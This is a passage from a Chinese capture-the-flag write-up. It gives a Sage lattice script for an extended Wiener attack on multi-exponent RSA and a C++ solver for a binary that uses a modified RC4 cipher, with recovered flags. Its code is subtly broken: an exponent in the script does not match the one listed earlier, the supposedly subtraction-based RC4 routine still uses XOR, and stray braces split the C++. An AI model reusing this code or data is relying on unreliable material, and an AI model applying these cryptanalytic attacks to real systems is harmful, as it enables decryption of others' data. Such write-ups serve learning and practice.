print(f'h3={e3}')
print(f'c={c}')
print(f'n={n}')
```

"""

h1=50770482378119694274731112253708761225289674470565518991236134617926880028967
88394304192917610564149766252232281576990293485239684145310876930997918960070816
96882915037687595340542080958626715317171749619833686108952370183209832228450193
11428898175758167617050449517055308493279288498481586430306933631437570632205847
14925893965587967042137557807261154117916358519477964645293471975063362050690306
35362749298086100843976536583762265797795806985328805630725316750988325812294988
22770216653178072533089063556704721723461711772676880649593971869261039872595515
86627965406979118193485527520976748490728460167949055289539

h2=12526848298349005390520276923929132463459152574998625757208259297891115133654
1176482157829453325290813652738603162011307933065707773507653477216899970589564
12075353038394550740030576878103811109783209889760113261069199407991609742283118
24760046370273505511065619268557697182586259234379239410482784449815732335294395
67630222641686370934003298761271515191608429182109546262582102313356041532582488
53472213914969372132463617363612708467411285575956030527136125284537099484031007
11277679641218520429878897565655482086410576379971404789212297697553748292438183
065500993375040031733825496692797699362421010271599510269401

h3=12985940757578530810519370332063658344046688856605967474941014436872720360444
04046464479098097699139397094702339835742220387328429484340114406501391146367050
15598886011451086519610983482508241666976655284176683744088145729597227890201103
96245076275553505878565603509466220710219260037783849276475397283421068716088638
18699477815354281768196305958165110356357880414515615758433671267888299568563261
56868539801760476833269742838963433229815211502113175975715545424889212901581226
34140571148036732893808064119048328855134054709120877895941670166421664806186710
346824494054783025733475898081247824887967550418509038276279

```
c=141417606015230184211049709802459718924625917201933541490012745209823394304182
59260285174370753162949433553239474589280105569129091397392829242555066473056968
72907898950473108556417350199783145349691087255926287363286922011841143339530863
30019823923149070739338307617479181899415881585739193080293628044758880844060741
53773913366045334400997938492378572475575823073913293205159960218200003555605142
17505643587026994918588311127143566858036653315985177551963836429728515745646807
12363719325985985663045215513898661027206748025733059214613510819008357887309413
3114440050860844192259441093236787002715737932342847147399
n=178533037338380661731104178905937044641468248863164567808733525599697426157552
94466664439529352718434399552818635352768033531948009737170697566286848710832800
42631132856092413369848165359400772787703150626570634156081058806420968180914659
75721261733034631256681838378404276671018272347528237474837929445368930701880103
57644478512143332014786539698535220139784440314481371464053954769822738407808161
94694321671472968582089697246702089349334905124398339001876207681286867809817241
64656915502853728464029919957943490158388682216862163965973272731101659227898143
15858462049706255254066724012925815100434953821856854529753
""""
```

拓展维纳攻击 (Extending Wiener Attack)

参考链接: [扩展维纳攻击](#)

脚本:

```
# sage
from gmpy2 import invert
e1=50770482378119694274731112253708761225289674470565518991236134617926880028967
88394304192917610564149766252232281576990293485239684145310876930997918960070816
96882915037687595340542080958626715317171749619833686108952370183209832228450193
11428898175758167617050449517055308493279288498481586430306933631437570632205847
14925893965587967042137557807261154117916358519477964645293471975063362050690306
35362749298086100843976536583762265797795806985328805630725316750988325812294988
22770216653178072533089063556704721723461711772676880649593971869261039872595515
86627965406979118193485527520976748490728460167949055289539
e2=12526848298349005390520276923929132463459152574998625757208259297891115133654
11764821578294533252908136527386031620113079330657077773507653477216899970589564
12075353038394550740030576878103811109783209889760113261069199407991609742283118
24760046370273505511065619268557697182586259234379239410482784449815732335294395
67630222641686370934003298761271515191608429182109546262582102313356041532582488
53472213914969372132463617363612708467411285575956030527136125284537099484031007
11277679641218520429878897565655482086410576379971404789212297697553748292438183
065500993375040031733825496692797699362421010271599510269401
e3=12985940757578530810519370332063658344046688856605967474941014436872720360444
04046464479098097699139397094702339835742220387328429484340114406501391146367050
15598886011451086519610983482508241666976655284176683744088145729597227890201103
96245076275553505878565603509466220710219260037783849276475397283421068716088638
18699477815354281768196305958165110356357880414515615758433671267888299568563261
56868539801760476833269742838963433229815211502113175975715545424889212901581226
34140571148036732893808064119048328855134054709120877895941670166421664806186710
346824494054783025733475898081247824887967550418509038276279
```

```

c=141417606015230184211049709802459718924625917201933541490012745209823394304182
59260285174370753162949433553239474589280105569129091397392829242555066473056968
72907898950473108556417350199783145349691087255926287363286922011841143339530863
30019823923149070739338307617479181899415881585739193080293628044758880844060741
53773913366045334400997938492378572475575823073913293205159960218200003555605142
17505643587026994918588311127143566858036653315985177551963836429728515745646807
12363719325985985663045215513898661027206748025733059214613510819008357887309413
3114440050860844192259441093236787002715737932342847147399
N=178533037338380661731104178905937044641468248863164567808733525599697426157552
94466664439529352718434399552818635352768033531948009737170697566286848710832800
42631132856092413369848165359400772787703150626570634156081058806420968180914659
75721261733034631256681838378404276671018272347528237474837929445368930701880103
57644478512143332014786539698535220139784440314481371464053954769822738407808161
94694321671472968582089697246702089349334905124398339001876207681286867809817241
64656915502853728464029919957943490158388682216862163965973272731101659227898143
15858462049706255254066724012925815100434953821856854529753

a=768./2048
D=diagonal_matrix(ZZ,[N**1.5,N,N**(a+1.5),N**(0.5),N**(a+1.5),N**(a+1),N**
(a+1),1])
M=matrix(ZZ,[[1,-N,0,N**2,0,0,0,-N**3],
[0,e1,-e1,-e1*N,-e1,0,N*e1,N**2*e1],
[0,0,e2,-e2*N,0,N*e2,0,N**2*e2],
[0,0,0,e1*e2,0,-e1*e2,-e1*e2,-N*e1*e2],
[0,0,0,0,e3,-N*e3,-N*e3,N**2*e3],
[0,0,0,0,0,e1*e3,0,-N*e1*e3],
[0,0,0,0,0,0,e2*e3,-N*e2*e3],
[0,0,0,0,0,0,0,e1*e2*e3]])*D

L=M.LLL()
t=vector(ZZ,L[0])
x=t*M**(-1)
phi=int(x[1]/x[0]*e1)
d=invert(0x10001,phi)
m=pow(c,d,N)
# print(m)
print(bytes.fromhex(hex(m)[2:]))

b"hgame{Ext3ndin9_w1en3r's_att@ck_1s_so0o0o_ea3y}"

```

Reverse

mystery

参考链接: [RE-RC4加密分析](#)

先ida分析:

```

IDA View-A  Pseudocode-F  Pseudocode-E  Pseudocode-D  Pseudoco
1 int sub_1100()
2 {
3     puts("please input your flag:\n");
4     __isoc99_scanf("%s", s1);
5     memset(&SS1, 0, 0x100uLL);
6     rc4_init((__int64)&SS1, (__int64)&Key, strlen((const char *)&Key));
7     rc4_new((__int64)&SS1, s1, strlen(s1));
8     if ( !strcmp(s1, byte_4010) )
9         return puts("Congratulations!\n");
10    else
11        return puts("Wrong!please try again!");
12 }

```

这是主要的运行函数，实现了一个类似 RC4 加密的效果。前面的初始化和rc4的一样，就后边的异或变成了减。

```

1 __int64 __fastcall sub_1500(__int64 a1, _BYTE *a2, __int64 a3)
2 {
3     _BYTE *v3; // r10
4     unsigned int v4; // er9
5     unsigned int v5; // er8
6     char *v6; // rax
7     char v7; // d1
8     char *v8; // rcx
9     __int64 result; // rax
10
11    if ( a3 )
12    {
13        v3 = &a2[a3];
14        LOBYTE(v4) = 0;
15        LOBYTE(v5) = 0;
16        do
17        {
18            v5 = (unsigned __int8)(v5 + 1);
19            v6 = (char *)(a1 + v5);
20            v7 = *v6;
21            v4 = (unsigned __int8)(*v6 + v4);
22            v8 = (char *)(a1 + v4);
23            *v6 = *v8;
24            *v8 = v7;
25            result = *(unsigned __int8 *)(a1 + (unsigned __int8)(*v6 + v7));
26            *a2++ -= result;
27        }
28        while ( v3 != a2 );
29    }
30    return result;
31 }

```

[查看其他函数](#)


```

1  int64 sub_1220()
2  {
3      unsigned int64 v0; // rax
4
5      Key ^= 0x2F2F2F2F2F2F2FuLL;
6      word_4040 ^= 0x2F2Fu;
7      *(_DWORD *)aDjvdjv ^= 0x2F2F2Fu;
8      *(_WORD *)&aDjvdjv[4] ^= 0x2F2Fu;
9      v0 = strlen(aDjvdjv);
10     rc4_init((int64)&SS1, (int64)aDjvdjv, v0);
11     return rc4((int64)&SS1, &Key, strlen((const char *)&Key));
12 }

```

在对flag加密前，程序会先把用来加密flag的key先和加密key的key先异或上0x2f，之后再rc4加密。

直接拿现成的rc4脚本来改以下就行了。

脚本：

```

#include<iostream>
using namespace std;

void RC4_encrypt(unsigned char *m, char *key,int mlen,int keylen){
    unsigned char s[256];
    unsigned char t[256];
    for(int i=0;i<256;i++){ //初始化s和t向量
        s[i]=i;
        t[i]=key[i%keylen];
    }

    int j = 0;
    for(int i=0;i<256;i++){

        j=(j+s[i]+t[i])%256;

        swap(s[i],s[j]); //根据t向量打乱s盒
    }

    unsigned char k[mlen]; //保存密钥流，或者直接进行异或

    int i=0; j=0; int tmp;

    for(int index=0;index<mlen;index++){ //生成与明文长度一致的密钥流

        i=(i+1)%256;
        j=(j+s[i])%256;
        swap(s[i],s[j]);

        tmp=(s[i]+s[j])%256;

        k[index]=s[tmp]; //保存密钥
    }
}

```

```

        for(i=0;i<mlen;i++)
        {
            m[i]=m[i]^k[i]; //主要进行了一步异或，加密的逆过程就是解密
        }
    }

void RC4_encrypt_new(unsigned char *m, char *key,int mlen,int keylen){
    unsigned char s[256];
    unsigned char t[256];
    for(int i=0;i<256;i++){ //初始化s和t向量
        s[i]=i;
        t[i]=key[i%keylen];
    }

    int j = 0;
    for(int i=0;i<256;i++){

        j=(j+s[i]+t[i])%256;

        swap(s[i],s[j]); //根据t向量打乱s盒
    }

    unsigned char k[mlen]; //保存密钥流，或者直接进行异或

    int i=0; j=0; int tmp;

    for(int index=0;index<mlen;index++){ //生成与明文长度一致的密钥流

        i=(i+1)%256;
        j=(j+s[i])%256;
        swap(s[i],s[j]);

        tmp=(s[i]+s[j])%256;

        k[index]=s[tmp]; //保存密钥
    }

    for(i=0;i<mlen;i++)
    {
        m[i]=m[i]^k[i];
    }
}

int main()
{
    int i;
    unsigned char enc[] = {
        80, 66, 56, 77, 76, 84, 144, 111, 254, 111,
        188, 105, 185, 34, 124, 22, 143, 68, 56, 74,
        239, 55, 67, 192, 162, 182, 52, 44
    };
};

```

```
char kkey[] = { 68, 74, 86, 68, 74, 86};
char key[] = {77, 78, 65, 112, 75, 74, 77, 90, 72, 14};
for(i = 0;i < 10;i++)
{
    key[i]^=0x2f;
}
for(i = 0;i < 6;i++)
{
    kkey[i]^=0x2f;
}
RC4_encrypt((unsigned char *)key,kkey,10,6);
RC4_encrypt_new(enc,key,28,10);
cout << enc;
return 0;
}
// hgame{I826-2e904t-4t98-9i82}
```